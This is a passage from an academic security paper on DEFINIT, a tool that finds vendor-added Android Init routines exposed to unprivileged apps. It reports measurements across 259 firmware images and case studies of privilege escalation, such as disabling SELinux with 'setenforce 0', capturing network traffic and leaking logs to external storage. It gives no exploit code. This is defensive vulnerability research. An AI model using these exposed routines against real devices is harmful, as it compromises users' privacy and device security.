For shell scripts, DEFINIT employs a custom shell tracer that dry-runs shell scripts inside a sandbox built on top of Bash trace mode (see `bash -x` option at [19]) to collect their command traces. Since these scripts are executed in a foreign environment, it is expected that they would incur runtime errors due to missing dependencies from their execution environment. Therefore, DEFINIT needs to carefully control their execution to maximize coverage. Specifically, DEFINIT taints environment and command-line arguments available at a shell script invocation site in an `.rc` file, and evaluates only conditional statements in the script that depend on (i.e., directly uses or derived from) these arguments. Additionally, DEFINIT ignores "sleep" statements and masks return codes of invoked shell commands to avoid prematurely exiting the script due to missing commands.

For ELF binaries, DEFINIT collects static traces of called APIs by traversing simple paths in the binary inter-procedural control-flow graph (ICFG) in depth-first order, starting at the binary entry point function and ignoring control flows through basic blocks not calling any APIs. For relevant APIs with potentially sensitive arguments, DEFINIT performs inter-procedural Def-Use analysis to propagate constant character strings and numerical definitions to API call sites to identify arguments at each call site of interest. In addition, DEFINIT extracts strings from the binary that resemble system commands by matching the first token of strings to executable file names and paths available in the input ROM. This whole process is done recursively through the ELF executable and its dynamically linked functions.

DEFINIT then uses the traces for each Init routine to annotate the routine with behavioral categories based on the curated list of behaviors of security-sensitive APIs and commands shown in Table 1. We collected these by, first, automatically enumerating all the commands in AOSP images and the APIs in Bionic libc. This resulted in 473 commands and 4,259 APIs. Then, we filtered out the obviously non-security-relevant ones, leaving us with 137 commands and 64 APIs.

Table 1: Security-sensitive APIs and commands used by DEFINIT for highlighting security-sensitive Init routines.

Category	APIs/Commands	Count
Device Settings	hid ime locksettings settings svc	5
Sensitive Data	atrace bugreport content diag_klog diag_mdlog diag_socket_log diag_uart_log dumpstate dumpsys logcat ramdump record_stream_new screencap screenrecord tcpdump	15
Networking	dnsmasq ifconfig iptables telecom send sendfile sendfile64 socket_local_server_bind	8
Package Management	applypatch pm dpm insmod patchoat	5
Permission Control	keystore appops setsid load_policy setenforce	5
Power Management	thermal_engine ___reboot android_reboot reboot	4
Process Management	cmd killall killpg ptrace service	5
UI Interaction	virtual_touchpad am input sendevent monkey uiautomator	6
Total		53

Finally, we consulted the documentations of these commands and APIs and shortlisted the potentially sensitive ones.

For each Init routine, DEFINIT annotates it with the counts of security-sensitive commands and APIs it executes. This categorization gives an analyst a basic understanding of the overall behavior of a service and its potential security impact. DEFINIT then uses pattern-matching rules to identify call sequences in the traces that indicate more specific interesting behaviors. For example, a common source of vulnerabilities in Android is leaking sensitive data to external (shared) storage, which DEFINIT can identify by looking in the traces for calls to a command from the Sensitive Data category followed by calls to commands that move files to a path on external storage. We developed 116 rules to match specific call sequences and parameters (one to three calls per rule). These rules are incrementally developed by analysts as they require domain knowledge of security weaknesses that may manifest as a result of invoking Android commands and APIs.

5.3 Modeling Trigger Conditions

To capture trigger conditions of Init routines, we propose a directed heterogeneous graph structure that we refer to as Init Dependency Graph (IDG) in which we encode trigger conditions and transitive dependencies between Init triggers, actions, services, and executed programs. Figure 3 shows the IDG for the running example in Figure 1. DEFINIT uses an IDG to identify what functionality Init performs in response to properties set by privileged apps and binaries.

There are three types of nodes in the IDG: trigger, service, and executable nodes. A trigger node represents a single Init trigger condition. For example, the trigger node `"a=1"` denotes that the property key `"a"` needs to equal `"1"` at that state in the IDG. We split composite triggers (boolean conjunctions of trigger conditions) into multiple nodes, one for each trigger condition (a conjunct). A service node represents an Init service. An executable node is a terminal node that represents the executable invoked by an Init command (as part of an Init action) or a service. We use one unique node for each unique executable invocation (including the executable arguments). A trigger node is also added for the custom Init property `ctl.start=<service name>` for each identified service.




Figure 3: Simplified Init Dependency Graph (IDG) for the running example in Figure 1.

Our IDG construction algorithm is shown in Algorithm 1. Edges in an IDG can be call edges or conjunction edges. A call edge represents a caller-callee relationship between different nodes. Note that a trigger node can call other trigger nodes by setting properties or triggering events using Init commands such as `setprop` and `trigger`. Also, Init actions can start services and invoke executables using Init commands such as `start` and `exec`.

Conjunction edges in an IDG encode the dependency of a multi-condition trigger (a boolean conjunction) on its individual operand conditions (each is a property trigger node). For example, the trigger `"a=1 && b=true"` in Figure 1 will have two conjunction edges from the trigger nodes `"a=1"` and `"b=true"`. Note that a conjunction trigger can only be satisfied when all its operand property conditions are satisfied, and a property can be used by different trigger conditions (potentially with different property values).

Finally, we add fall-through call edges from executables that call an Android API or a command setting an Init property to the corresponding target trigger nodes that use that property. The property keys and values in these scenarios are extracted from the traces collected in §5.2.

DEFINIT builds one IDG for each firmware image. The IDG provides a global view of the transitions occurring inside Init that involve triggers, services, and executables in the firmware, allowing DEFINIT to understand what behaviors Init can launch and the conditions needed to trigger them by traversing the IDG as explained in the following section.

5.4 Identifying Exposed Routines

The next step for DEFINIT is to identify the mapping between privileged apps and sensitive Init routines. To do this,

Algorithm 1: Construct Init Dependency Graph.

inputs : $T \leftarrow$ Map of triggers to their routines
output : $G \leftarrow$ Init Dependency Graph

foreach *trigger* $t \in T$ **do**
  add node t to G if missing
  if t *is a conjunction trigger* **then**
    foreach *conjunct* $t_i \in t$ **do**
      add node t_i to G if missing
      add edge $t_i \xrightarrow{conj.} t$ to G
  foreach *action or service* s *in* $T[t]$ **do**
    add node s to G if missing
    add edge $t \xrightarrow{call} s$ to G
    foreach *executable* x *called by* s **do**
      add node x to G if missing
      add edge $s \xrightarrow{call} x$ to G
      foreach *property/service* p *set/called by* x **do**
        add node p to G if missing
        add edge $x \xrightarrow{call} p$ to G

Algorithm 2: Extract written properties.

inputs : $A \leftarrow$ {APIs to write a local/system property}
  $S \leftarrow$ app ICFG with Def-Use information
output : mapping between written keys and corresponding values

// S, K are in depth-first order
foreach *statement* $s \in S$ *calling some API* $\in A$ **do**
  $K \leftarrow$ {definition points in S of property keys used by the first argument at s}
  foreach $k \in K$ **do**
    foreach *call stack* T *carrying* k *to* s **do**
      $V \leftarrow$ {property values defined in the scope of T used by the second argument at s}
      emit s, k, V

DEFINIT first scans each pre-installed app for code sites that call certain Android APIs of the form `set(key, value)`, such as `android.os.SystemProperties.set`, to set a system property. Then, DEFINIT builds an ICFG and performs Def-Use based analysis to identify each set property key and its corresponding values in a context- and flow-sensitive manner where the keys and values are extracted per each call stack ending at a relevant API call site. Algorithm 2 shows the basic working principle of this technique. The goal here is to extract each key and its corresponding values set by an app along each call stack of a relevant API call site, rather than extracting bags of all keys and all values used at the call site.

Similarly, DEFINIT also extracts system properties read by privileged apps and local properties read/written by privileged apps that share the same UID. DEFINIT then adds corresponding nodes and edges to the IDG to capture indirect information flows between apps using these properties. This is necessary since Android allows apps to share process-scope properties by using the same process UIDs.[4] For example, a privileged app can have an exposed call site that sets a local property to signal another privileged app to invoke a sensitive Init routine. Not accounting for these cross-app properties would leave exposed routines hiding behind these indirections undetected. DEFINIT uses identified written properties to walk the IDG and discover sensitive Init routines that can be triggered. Specifically, for each privileged app, DEFINIT walks the IDG starting at property trigger nodes corresponding to properties written by the app (in depth-first order) and aggregates the behaviors of terminal executable nodes of traversed paths. When a conjunction node is reached, DEFINIT only traverses past it if all the conjuncts have been satisfied.

Finally, to mark privileged apps exposing Init routines, DEFINIT performs control-flow reachability analysis similar to [10, 11] by finding a control-flow path from any exported [20, ch. 4] entry point of an identified privileged app that invokes an Init service to the corresponding call site that results in invoking the service.

6 Evaluation and Security Impact

To understand the prevalence and impact of exposed Init routines, we performed a large-scale study using DEFINIT on 259 stock Android v8.0 to v11.0 firmware images covering 21 of the top vendors worldwide as shown in Table 2. These images contained a total of 64,632 pre-installed apps with an average of 262 apps per firmware. At the time of writing, Android v11.0 was recently released and only a few vendors provided public Android v11.0 images.

Table 2: Summary of tested Android firmware images.

Version	Vendors	Firmware (#/vendor)	Apps (#/firmware)
8	19	93 (2;10;5)	18,988 (57;805;211)
9	17	75 (1;6;4)	16,809 (148;452;229)
10	14	75 (1;11;5)	23,117 (18;504;269)
11	5	16 (1;4;3)	5,718 (193;527;339)
Total	21	259 (1;11;4)	64,632 (18;805;262)

Counts are 'total (min;max;avg)'

6.1 Prevalence of Custom Init Routines

Table 3 provides summary statistics of Init routines DEFINIT identified in the analyzed images. Of the tested 259 firmware, there was a total of 58,523 Init routines (223 per firmware). Among these, 38,846 (66%) were custom routines added by vendors. This averages to about 133 custom Init routines per firmware, with some vendors adding as many as 360 custom Init routines over AOSP. This shows the great extent to which

[4] Privileged apps can choose their UID by setting a special attribute in their manifest files, see https://developer.android.com/guide/topics/manifest/manifest-element#uid for details.

Table 3: Custom and exposed Init routines prevalence per Android version. All exposed routines were custom, added by vendors.

Version	Total	Custom	Exposed	Exposed Sensitive
8	15,602 (39;355;166)	8,613 (9;210;91)	305 (0;42;3)	81 (0;15;1)
9	16,719 (188;522;220)	8,537 (41;356;112)	600 (0;64;8)	166 (0;16;2)
10	21,558 (144;527;287)	12,576 (22;360;167)	911 (0;67;12)	244 (0;14;3)
11	4,644 (179;511;273)	2,704 (29;360;159)	131 (0;46;8)	24 (0;7;2)
Total	58,523 (39;527;236)	38,846 (9;360;133)	1,947 (0;67;8)	515 (0;16;2)

Counts are 'total (min;max;avg per firmware per version)'

vendors customize the Init process to introduce new functionalities. To put this in perspective, AOSP has about 130 Init routines on average, meaning that vendors introduce *at least* as many Init routines as already present in AOSP.

Figure 4 shows the distribution of nodes and edges in the IDGs constructed by DEFINIT from the firmware in our data set. On average, more than 50% of the firmware had at least 600 IDG nodes, 500 edges, and 300 different paths from a trigger to an executable with a path length of three or higher (i.e., three levels of indirection within Init from the moment a trigger is set until an executable is launched). This shows the complexity of the data- and control-flow facts encoded in the `.rc` files, which substantiates the need for an automated system like DEFINIT to bring interesting cases to the surface.




Figure 4: Distribution of IDG nodes, edges, and paths from a trigger node to a terminal executable node in the identified Init routines.

6.2 Characteristics of Exposed Routines

Of these Init routines, 1,947 were exposed by an IPC entry point of a privileged app. This averaged to about eight exposed Init routines per firmware. 515 of these exposed Init routines executed at least one sensitive command from those listed in Table 1. Interestingly (though unsurprisingly given the number of new routines added by vendors), all exposed routines were custom routines added by vendors. Notably,

Table 4: Top 10 process UIDs of identified Init routines. More than 90% of exposed routines were running as `system` or `root`.

UID	Total	Custom	Exposed	Exposed Sensitive
`root`	15,597	11,935	1,342	354
`system`	17,305	10,293	272	2
`default (root)`	9,764	3,146	188	113
`shell`	1,255	858	50	0
`bluetooth`	609	499	45	45
`logd`	599	99	45	0
`graphics`	351	96	3	0
`wifi`	1,563	603	1	1
`radio`	2,247	997	1	0
`nfc`	178	159	0	0
other	9,055	3,745	0	0
total	58,523	32,430	1,947	515

firmware images from vendors closest to AOSP (i.e., Google) had no exposed Init routines.[5]

Tables 4 and 5 list the process UIDs and SELinux domains of identified routines. More than 90% of the exposed routines ran as `root` or `system`, the two most privileged users on Android. Likewise, the majority ran under the default SELinux domains as well (`init` and `vendor_init`). All identified exposed routines had UIDs and domains that are significantly more privileged than those assigned to third-party apps by the system (randomly generated at install time and falls in the `untrusted_app` SELinux domain). It is unclear to us why exactly all these custom services needed to run with these privileged defaults. It appeared as if vendors simply followed the path of least resistance by using the defaults rather than properly using Init modifiers to confine their custom Init routines such that they have access only to the resources and capabilities necessary for their operation. Note that while there may be SELinux transition rules based on the file names of routine executables, these rules would not block exploitation of an exposed routine since it is unlikely that a vendor would add custom routines to invoke custom executables yet fail to configure SELinux transitions to allow the executable to function as intended. We discuss this further in §7.

The breakdown of shell scripts and binaries invoked by the identified Init routines is shown in Table 6. In total, 2,685

[5] We observed routines that were exposed only via exported GUI entry points, making them potential targets for GUI cloaking attacks [12]. We provide measurements on these in Appendix A.5.

Table 5: Top 10 SELinux domains of identified Init routines. The domain `init` is the default domain. The domain `vendor_init` is the default for routine executables located in the `/vendor` partition.

Domain	Total	Custom	Exposed	Exposed Sensitive
`init`	27,739	11,816	988	252
`rutilsdaemon`	2,600	2,545	632	204
`vendor_init`	24,497	15,719	102	15
`dumpstate`	183	176	50	12
`junklog`	90	90	29	2
`logserver`	133	66	28	2
`xlogcat`	25	25	18	0
`kapd`	96	96	14	0
`logoem`	32	32	12	12
`glogcat`	18	0	12	0
`other`	3,110	1,865	62	16
Total	58,523	32,430	1,947	515

Table 6: Executables used by Init routines in the analyzed firmware.

Type	Custom	Count
Total used		
Script	•	2,685 (1;100;10)
Script		310 (1;9;1)
Binary	•	16,772 (1;136;64)
Binary		18,419 (1;131;70)
Used by an app-triggered Init routine		
Script	•	1,606 (1;68;6)
Binary	•	863 (1;12;3)
Binary		504 (1;9;2)
Used by an exposed Init routine		
Script	•	1,161 (0;57;4)
Binary	•	414 (0;9;2)
Binary		181 (0;8;1)
Exposed and calls a sensitive command/API		
Script	•	581 (0;34;2)
Binary	•	410 (0;9;2)
Binary		82 (0;4;0.3)

Counts are 'total (min;max;avg per firmware)'

unique custom scripts (10 per firmware), 310 known scripts, 16,772 custom binaries (64 per firmware), and 18,419 known binaries were used by Init routines. Of these, 1,606 custom scripts, 863 custom binaries, and 504 known binaries were used by Init routines triggered from pre-installed apps. With regard to exposed routines, 1,161 custom scripts, 414 custom binaries, and 181 known binaries were called by at least one exposed Init routine. On average, there were four scripts and two binaries invoked by an exposed Init routine per firmware. Of those exposed scripts and binaries, 581 custom shell scripts and 410 custom binaries invoked at least one sensitive command. These numbers show the significant changes vendors introduce to the Init process. The results also suggest that vendors are more likely to use custom shell scripts rather than binaries for their custom app-triggered Init routines, probably due to the ease of developing shell scripts.

6.3 Impact of Exposed Behaviors

Table 7 shows the breakdown of exposed sensitive routines, grouped by behavior category. We discuss the overall prospect of these routines below and provide the full breakdown per sensitive command in Table A.6. Our discussion here is focused on exposed routines that can be abused without user interaction with the pre-installed apps exposing the sensitive functionalities. We report on routines that require user interaction in Appendix A.5.

Behaviors common to multiple vendors were for routines calling commands from the sensitive data, networking, and process management categories. The top category in terms of exposed routines was for intrusive routines accessing sensitive device data, such as memory dumps, system logs, and network traffic captures. This totaled to 336 unique routines across 65 firmware from 11 vendors. These routines were exposed by 109 different pre-installed apps. The majority (298) of these routines were triggered directly (i.e., via `ctl.start=<service>`) whereas 38 were triggered by setting system properties satisfying a trigger. The impact of these exposed routines accessing sensitive data can be significant if this data is transferred by the routines to shared storage on the device, making it accessible to all apps (privileged or not). These routines tend to expose user data through various debugging and development mechanisms such as capturing detailed log messages from all processes and dumping the state of all Android framework services.

For the 65 routines in the networking category, the majority were routines creating local domain socket servers. These local domain socket servers provide a communication interface for other processes on the device to interact with the server process, potentially introducing security weaknesses. Unfortunately, identifying the behavior lying behind the server socket process is a very challenging task that requires knowledge of the specifics of the protocol implemented by the involved processes. Nevertheless, various instance have been discovered in the wild where missing authorization checks in domain socket server processes has resulted in critical code and command injection vulnerabilities in privileged system processes [21–24].

Of the 30 routines in the process management category, the majority were delegating to Android framework services via the `service` command. The `service` command was generally used in conjunction with debugging routines to dump a snapshot of the active framework services on the system using the `service list` command. An interesting case is the `aee-reinit` Init service that uses the `ptrace` command. Upon manual inspection of the binary implementing the Init routine, it appeared to be a process that attaches to a target process using the `ptrace` command to dump its state, which can result in information leakage as third-party apps are not allowed to call `ptrace` on other processes on the system.

The device settings category had 13 identified routines to modify device-wide settings. The `svc` command was the most

Table 7: Init routines exposing sensitive functionalities, the number of apps exposing them, and the impacted firmware. Multiple matches in the same category are counted only once per unique routine.

Category	Total	Direct	Indirect	Apps	Firmware	Vendors
Device settings	13	13	0	13	13	2
Sensitive data	336	298	38	109	65	11
Networking	65	16	49	65	62	9
Package management	9	0	9	9	9	3
Permission control	9	8	1	9	9	2
Power management	6	0	6	5	5	3
Process management	30	25	5	28	28	5
UI interaction	48	29	19	48	42	6
Total (unique)	430	323	107	173	101	13

commonly used among these routines. Certain pre-installed apps used the `svc power reboot` command to reboot the device which can be repeatedly initiated by an adversary to prevent the user proper access to the device.

For routines in the package management category, the most sensitive behavior was loading a kernel module which was detected in nine firmware. We found a particularly interesting case where the kernel module was loaded from a writeable path, which may result in a third-party app being able to overwrite the kernel module and achieve arbitrary code execution in kernel space. Most of the other cases, based on their routine names, appeared to be for sniffing network packets.

The permission control category had only nine exposed Init routines, but this category contains some of the most sensitive commands. Specifically, the `setenforce 0` command disables SELinux, essentially exempting *all processes* from their Mandatory Access Control policies, allowing them to perform actions that would otherwise be blocked such as setting system properties, accessing sandboxes, and connecting to restricted framework services. Surprisingly, we found seven such instances in six firmware (one can be exploited without user interaction, six by clicking a button) all from one popular vendor from the largest manufacturer group globally, where SELinux can be disabled through an exposed Init routine.

The six routines in the power management category pertained to commands that initiate a reboot of the system. These may appear uninteresting, although they can be leveraged by an attacker to perform controlled DoS attacks by continuously rebooting the system, which, for example, can be leveraged in ransom DoS [25]. Of these six routines, five allowed an app to perform a programmatic reboot spanning three different vendors. This can also result in factory resetting the device and erasing all user data in certain cases [11].

The UI interaction category had 48 Init routines which were generally used to send IPC messages using the `am` command. All of the messages were implicit, lacking a named destination, except for few messages for opening the results of an operation in the default HTML viewer (i.e., `com.android.htmlviewer`). We observed some routines injecting key events for the "power" and "menu" buttons in the foreground device UI using the `input` command. While this likely has low impact, injecting these events may still cause undesirable effects on the system when used at inopportune times. Moreover, uncovering additional key events can be used to build a UI interaction toolkit for use by an attacker.

6.4 Vulnerability Studies

We further inspected routines that exhibited more specialized behaviors and manually inspected them to verify their potential security impact when triggered by an attacker. Table 8 shows the outcome of this analysis. Thus far, we have manually verified 89 vulnerabilities in 34 unique apps from 30 firmware from 6 vendors. Our disclosure process is still ongoing, and three vendors so far have confirmed our findings (covering 49 flaws in 11 firmware). Again, we only focus here on vulnerabilities that can be exploited without user interaction with the pre-installed apps. There are another 134 vulnerabilities in 52 unique apps from 35 firmware from 9 vendors that can be exploited but require user interaction with the pre-installed apps, which we outline in Table A.5.

Verification Methodology. The verification involved manually verifying the reported code paths to ensure the following: (1) There are no runtime checks (e.g., dependencies on UID, permissions, signatures, package names) on the path that may increase the attack requirements beyond what is accessible to a third-party app. (2) The privileged app sets the expected system properties to the required value. (3) The system properties trigger the expected Init routine. (4) The executable, corresponding to the triggered Init routine, performs the reported security-sensitive functionality.

For the stock Android devices we were able to obtain, we manually developed exploits to dynamically verify 53 findings (none requiring user interaction besides installing and running our attack app). Note that dynamically verifying all findings on their corresponding native Android devices presents significant difficulty since it requires purchasing Android devices for each vendor/model/version combination.

Table 8: Verified vulnerabilities and the functionalities they allow an unprivileged attack app to perform programmatically via inadequate access control exhibited by pre-installed apps.

Impact	Total	Apps	Firmware	Vendors	Versions
Read system logs	11	11	11	3	8,9,10
Record screen	5	5	5	1	8,9
Sniff modem traffic	7	7	7	2	8,9
Sniff Wi-Fi traffic	8	8	8	2	8,9
Sniff Bluetooth traffic	2	2	2	1	8,9
Read Wi-Fi passwords	3	3	3	1	9,10
Read dumpstate	7	7	7	2	8,9
Read dumpsys	10	10	10	3	8,9,10
Read kernel logs	10	10	10	3	8,9,10
Read bugreport	3	3	3	2	9
Read radio logs	6	6	6	2	9
Load kernel module	9	9	9	1	8,9
Disable SELinux	1	1	1	1	8
Reboot device	5	5	5	3	9,10
Write to node device	2	2	2	1	8
Total (unique)	89	34	30	6	8,9,10

Findings. In addition to disabling SELinux, loading kernel modules, and rebooting the device, we found instances where third-party apps can indirectly obtain the following data due to exposed Init routines: system logs (main log, kernel, radio), screen captures, telephony data (SMS messages, calls), extensive system dumps (dumpsys, dumpstate, bug reports), and packet captures (modem, Wi-Fi, Bluetooth). Overall, the impact is significant. As shown in Table 8, numerous sensitive capabilities are exposed through Init routines that can be indirectly triggered by an unprivileged third-party app, manifesting as privilege escalation vulnerabilities. The vulnerabilities we found pose serious threats to the security and privacy of end users.

In the following, we discuss some representative cases that we have exploited on stock devices. Note that we could only exploit a limited number of findings on live devices due to the lack of physical devices, in our possession, compatible with each impacted firmware in the data set.

Case Study 1: Disabling SELinux. Security-Enhanced Linux (SELinux) is the default security module to manage mandatory access control security policies for all processes on the device. Since Android 5.0, SELinux has been enabled by default, serving as an integral part of the Android security model. We identified a severe vulnerability where an exposed `Init` service can be used to globally disable SELinux enforcement. This impacted six different firmware from the same vendor where one of the seven detected instances can be exploited without user interaction, whereas the other six require a button click. In the affected vendor's firmware, they have included a custom Init service named `wifitest` that, when launched, executes a shell script as the `root` user. The shell script calls `setenforce 0` to disable SELinux, then resets the Wi-Fi interface. Interestingly, in the same `.rc` file where the `wifitest` service is declared, two property triggers have the actions to start this service. One impacted firmware had a privileged app that can be used by attackers to launch the service in the background, without any user interaction. Additionally, five firmware had six privileged apps that could also launch the service upon clicking on a button in their exported GUI.

Case Study 2: Capturing modem and network traffic. Certain Android 9 firmware from two popular Android vendors contained a pre-installed app that utilizes Init services to capture modem and network traffic. On these firmware, third-party apps can send an IPC message to an exported broadcast receiver component of the pre-installed app to start and stop capturing of modem and network traffic on demand. The pre-installed app interacts with multiple custom Init services to capture traffic and store them on external storage. These Init services were all running as the `root` user and used a common shell script where each service passed a different hard-coded string parameter to the shell script to capture data from different interfaces. The script captured traffic to internal storage and then moved the captured traffic to external storage upon completion. These captured records contained significant amount of sensitive data, such as network packets, SMS messages, and phone calls. We were notified by the two impacted vendors that this flaw was introduced by mistake into production builds by a common chipset provider that both vendors had used, and in fact impacted more firmware than in our data set.

Case Study 3: Reading sensitive logs. Three popular Android vendors exposed sensitive system logs via Init services that write the resulting log files on external storage. These system logs provide a timestamped trace of messages, events, and stack traces. Android offers a shared logging mechanism wherein any app can write arbitrary log messages using standard framework APIs. Processes do not always sanitize sensitive user data prior to writing it to the log; therefore, the Android system does not allow third-party apps to access the global system log. Since Init services tend to run as privileged users, they can access sensitive logs from all processes. In each of the three cases, the vendors used an Init service to execute a shell script as the `root` user to execute the `logcat` command. Two of the three vendors also exposed the output of the `dumpsys` command that calls routines in each framework service to dump its state which tends to contain sensitive information. Active monitoring and mining of these logs using regular expressions by an adversarial local process poses a serious risk to user's security and privacy.

Case Study 4: Screen recording. One vendor had five firmware that exposed the capability to initiate a screen recording wherein the resulting recording file is made available to

other processes on external storage. A screen recording provides an actual screen capture and allows an adversary to monitor the contents of device screen and the actions taken by a user. The recordings can reveal data such as passwords, credit card numbers, notification and message content, and other sensitive information. The screen recording was performed in a shell script using the standard `screenrecord` command where the recording has a duration of 30 min.

6.5 Runtime Performance of DEFINIT

We conclude our evaluation by providing measurements of the runtime performance of DEFINIT. We implemented DEFINIT in 7K-SLOCs of Python on top of BinaryNinja [26] for ELF analysis and Kryptowire's internal Android static analysis engine [27] for app analysis. We conducted our analysis on one Ubuntu 20.04 server with 8-core Intel(R) Xeon(R) E5-4620 2.20GHz and 512 GiB of RAM.

DEFINIT took about 5 min on average to unpack a firmware, with 90% of the images finished unpacking in less than 20 min. Processing Init files, collecting traces, and building IDGs took about 30 min on average, with 90% finishing in less than 50 min. Analyzing pre-installed apps took 7 min on average with 90% of the apps finishing in less than 10 min. Each firmware image was analyzed to completion separate from other images and we did not perform any particular optimizations to improve the performance of DEFINIT. Overall, 90% of the firmware finished in less than 70 min end-to-end which is reasonable in practice.

7 Discussion and Future Work

Analysis Limitations. The goal of this study is to explore the impact of Init routines added by vendors to Android and called from privileged apps with potentially lax app component access control. Towards this end, we developed DEFINIT to help us conduct this study. The goal of DEFINIT itself is not to automatically reason whether an identified exposed routine is exploitable or not, but to identify instances that are of potential security impact, bringing them to the surface for an analyst to further investigate and verify. Automatically reasoning about exploitability is an extremely challenging task that has no viable solution in practice [28, 29].

The analysis we performed in §5 is conservative as we tuned our analysis to avoid the constructs that are known to result in false information flows when performing static analysis. These constructs are commonly handled in an unsound manner in practice to avoid overapproximations that may result in too much noise in the findings that analysts have to comb through. For instance, the ICFGs constructed by DEFINIT for ELF binaries and apps were under-approximated to avoid noise in the results as we limited indirect/virtual call resolution to only indirect calls that have one possible candidate callee based on the call receiver information available at an indirect call site. Other constructs that we did not handle include reflection, flows through containers, inter-component communication, and flows that cross between managed and native code (e.g., flows through JNI calls). We also considered permission-protected components as unexported, regardless of the permission protection level [30].

For trace collection, we could have opted for more involved techniques or even firmware emulation [31, 32], though this comes with a multitude of nontrivial challenges beyond the scope of this work [33–35]. From a practical perspective, we believe our analysis was at an adequate level given the findings and goals of this study. More sophisticated analysis can be incorporated in the future to detect obfuscated or deeply-buried behaviors.

Manual Effort. The manual steps performed in this study were pertinent to shortlisting sensitive commands and APIs, developing the detection rules, and analyzing the annotated traces produced from DEFINIT that matched interesting rules. Enumerating and shortlisting the sensitive commands took one day for three persons.

Developing the detection rules used in DEFINIT took about four workdays for one person. We believe our selection provides reasonable coverage for the purpose of this study, though it is straightforward to add more commands and rules in the future as needed. This step is standard in behavioral binary analysis in practice and is unlikely to get fully automated as it requires expert knowledge. It may be possible to automate rule creation to some extent by using data mining techniques [36, 37] on a large labeled corpus of traces of Android-specific potentially sensitive behaviors or a generic model of what constitutes a sensitive behavior on Android. This can be an interesting direction for future work.

Analyzing and verifying the findings in Table 8 took about seven workdays for one person. Since the execution paths identified by DEFINIT cross multiple OS layers, this makes end-to-end automated dynamic verification extremely challenging, which, at a minimum, would requite a rooted target device and an advanced Android-aware, cross-layer dynamic symbolic execution engine. Overall, the manual effort involved was quite reasonable given the number of firmware and apps in our data set and the number of cases we verified.

SELinux and Exploitation. We made the assumption that vendors have configured their firmware images properly for their customizations to work as intended. This includes configuring the necessary SELinux labels, rules, and transitions for their custom routines to function. This also extends to the use of Vendor Init [38] where vendors are expected to place vendor Init `.rc` files and binaries in `/vendor` as needed for them to run under a SELinux domain separate from the system Init domain. DEFINIT detects behaviors that can be exploited through individual pre-installed apps, and all constructs (property names, values, exceutables, commands and APIs) along

a vulnerable path are hardcoded. Therefore, SELinux transitions should not block these flows since the involved actors (pre-installed apps, Init routines and their executables) are the ones expected by SELinux and intended to operate in this manner, unless there are considerable errors on the part of vendors due to a lack of testing. In the cases we dynamically verified, we did not encounter any SELinux restrictions preventing exploitation.

For the scenarios where one sensitive behavior could be split between multiple apps (e.g., attacker invokes one pre-installed app to record a video then a different app to move files to external storage), it may be possible that SELinux prevents exploitation of these behaviors if the triggered routines have different SELinux contexts and the vendor did not add transitions that allow these behaviors to manifest. We leave detecting these multi-app behaviors and handling their SELinux constraints to future work.

Threats to Validity. In our implementation of DEFINIT, we did not check for dynamic access control constructs (e.g., dynamic permission checks, UID checks, confirmation dialogues) that may fall on the path from a pre-installed app to the call site setting a system property. We manually checked only the findings in Table 8 for these constructs during verification. Therefore, the results provided in Tables 7 and A.6 should be taken with this in mind. Reasoning about dynamic access control automatically is a challenging task that requires modeling relevant code constraints dominating a call site setting a system property, modeling runtime environment constraints, and solving these constraints using a symbolic solver, which we leave for future work.

While we tried to cover a representative sample of the Android market, our firmware data set was not uniform across all vendors and Android versions. Some of the vendors in our data set (e.g., Itel) also had significantly smaller firmware images and fewer Init routines compared to others. The unpacking process of some of the proprietary image formats in our data set may have also missed some files and partitions. Therefore, the differences between vendors in our results may not be statistically significant to substantiate differences in the overall security posture of the vendors and should be interpreted carefully in this regard.

Potential Countermeasures. There are various measures that AOSP, Google, and vendors can take to reduce the security impact of Init customizations. The first step is perhaps for Android Init to default child processes spawned from Init to an unprivileged user and SELinux domain (e.g., a `nobody` user). Defaulting to a low-privilege user and domain can confine the impact of exploiting exposed routines and binaries mistakenly leftover by vendors.

Second, given that Google has established a set of requirements as part of the Android Compatibility Definition Document (CDD) [39] that vendors must adhere to in order to brand their devices as Android-compatible, the CDD should enforce strict requirements on vendors to not add privileged custom Init routines that can be programmatically triggered from outside Init itself unless the functionality is key for normal system operation. This can be a mundane process and may not be straightforward to test by the CDD, but it is essential to confine the impact of exploiting potential flaws introduced by Init customizations.

Third, Android can block interaction between unprivileged apps and pre-installed apps that set system properties. In fact, Android can go a step further by blocking interaction between third-party apps and privileged apps by default unless the user explicitly grants a third-party app the permission to interact with a pre-installed app. This step, despite putting the burden on the user, could easily thwart most privilege-escalation attacks from third-party apps trying to parasitize on privileged apps without user consent. Adopting this approach would likely need to be phased in over time in order to not immediately break the current open communication model Android employs among apps co-located on an Android device. In addition, vendors should enforce proper access control at the boundaries of their privileged apps to minimize confused deputy attacks initiated by enterprising third-party apps trying to indirectly trigger sensitive functionality.

Finally, Android SELinux policies could default to preventing executables launched by Init routines from writing to external storage. This could easily block multiple of the flaws identified in our study that capitalize on leaking information to a publicly-readable path on external storage. A better separation of pre-installed apps where the ones that are likely to be interacted with by third-party apps are not allowed to set Init properties or perform sensitive operations may also help here. Some of the most severe cases (e.g., disabling SELinux) should also display a clear warning and ask the user if the action that was initiated programmatically can proceed. Specifically, enforcing user interaction for many of the extensive system logging routines can help to safeguard the user. This is by no means a perfect solution, but if explained clearly, it will allow the user to have greater control of the security of their device.

8 Related Work

